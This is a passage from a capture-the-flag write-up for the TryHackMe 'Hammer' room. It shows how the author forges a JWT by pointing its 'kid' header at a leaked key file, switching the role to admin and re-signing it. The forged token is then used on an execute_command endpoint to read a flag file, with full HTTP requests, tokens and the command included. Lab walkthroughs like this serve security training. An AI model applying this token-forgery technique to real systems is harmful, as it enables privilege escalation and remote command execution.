
The goal is to bypass the 'command not allowed' barrier. How does the server know what commands should be the current user allowed? '**Authorization: Bearer <JWT>**' Header.
Here are some tools to extract JWT data:-

- https://jwt.io/
- Jwt_Tool
- JSON Web Tokens (burpsuite extension)

I will use jwt_tool. I made a login request, copied the fresh JWT came back. And gave it to jwt_tool to decode.

```
$jwt_tool eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI2OTY5NjQ0LCJleHAiOjE3MjY5NzMyNDQsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.j6G5WV0xs7IxpVZRLmDSGtp5XTB0PiIOdRjrwUV6mKc
```

Below are the decoded values.



I highlighted some interesting values.


- **kid:** KeyID, it contains the location of some key. What key you wondering? The signature key for the JWT. This is a big indication that the 188ade1.key is a signature key as well.
- **role:** User role value is “user”, what other roles are available 🤔? Is this responsible for “command not allowed” barrier?

Here is what I came up with. I will modify the JWT as follows: -

1. I will change the kid to the location of the 188ade1.key. Using the default server location found in logs ‘/var/www/html’.
2. I will change the role to admin
3. I will use the 188ade1.key to sign the JWT.
4. I will use try this modified JWT to make execute_command request.

The question is, will this affect the session validity? The answer is that the session validity is handled by the PHPSESSID used during login.

Let’s modify the JWT. All of the tools I mentioned earlier can be used to do this. I will use jwt.io website. I am going to get a fresh JWT by logging in(I used custom PHPSESSID=11111111111111111111111111 for ease of use)



Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: hammer.thm:1337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/avif,image/webp,image/png,image/svg+xml,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://hammer.thm:1337/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 49
10 Origin: http://hammer.thm:1337
11 DNT: 1
12 Connection: close
13 Cookie: PHPSESSID=11111111111111111111111111
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16 Priority: u=0, i
17
18 email=tester%40hammer.thm&password=Password123%21
```

Response

Pretty Raw Hex Render JSON Web Token

```
1 HTTP/1.1 302 Found
2 Date: Sun, 22 Sep 2024 02:53:09 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIv
  d3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnR
  obSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI
  2OTczNTg5LCJleHAiOjE3MjY5NzcxODksImRhdGEiOnsidXNlcl9
  pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGU
  iOiJ1c2VyIn19.S7vBOSRq7UmW_GQkRKgXlrN30Z1MM5XrPSWr3S
  9ENHc; expires=Sun, 22-Sep-2024 03:03:09 GMT;
  Max-Age=600; path=/
8 Set-Cookie: persistentSession=no; expires=Sun,
  22-Sep-2024 02:53:29 GMT; Max-Age=20; path=/
9 Location: dashboard.php
10 Content-Length: 0
11 Connection: close
12 Content-Type: text/html; charset=UTF-8
13
14
```

Here is the modified JWT: –

Encoded PASTE A TOKEN HERE

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI2OTczNTg5LCJleHAiOjE3MjY5NzcxODksImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.S7vBOSRq7UmW_GQkRKgXlrN30Z1MM5XrPSWr3S9ENHc

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/html/188ade1.key"
}
```


PAYLOAD: DATA

```
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1726973589,
  "exp": 1726977189,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "admin"
  }
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  [redacted]
) ☐ secret base64 encoded
```


Let’s copy and paste the JWT in Authorization Header and use it to execute_command with PHPSESSID=11111111111111111111111111.



And it worked :)

Let’s get the flag

```
{
  "command":"cat /home/ubuntu/flag.txt"
}
```



Thanks to 1337rce and TryHackMe for creating this amazing room.

Ciao Ciao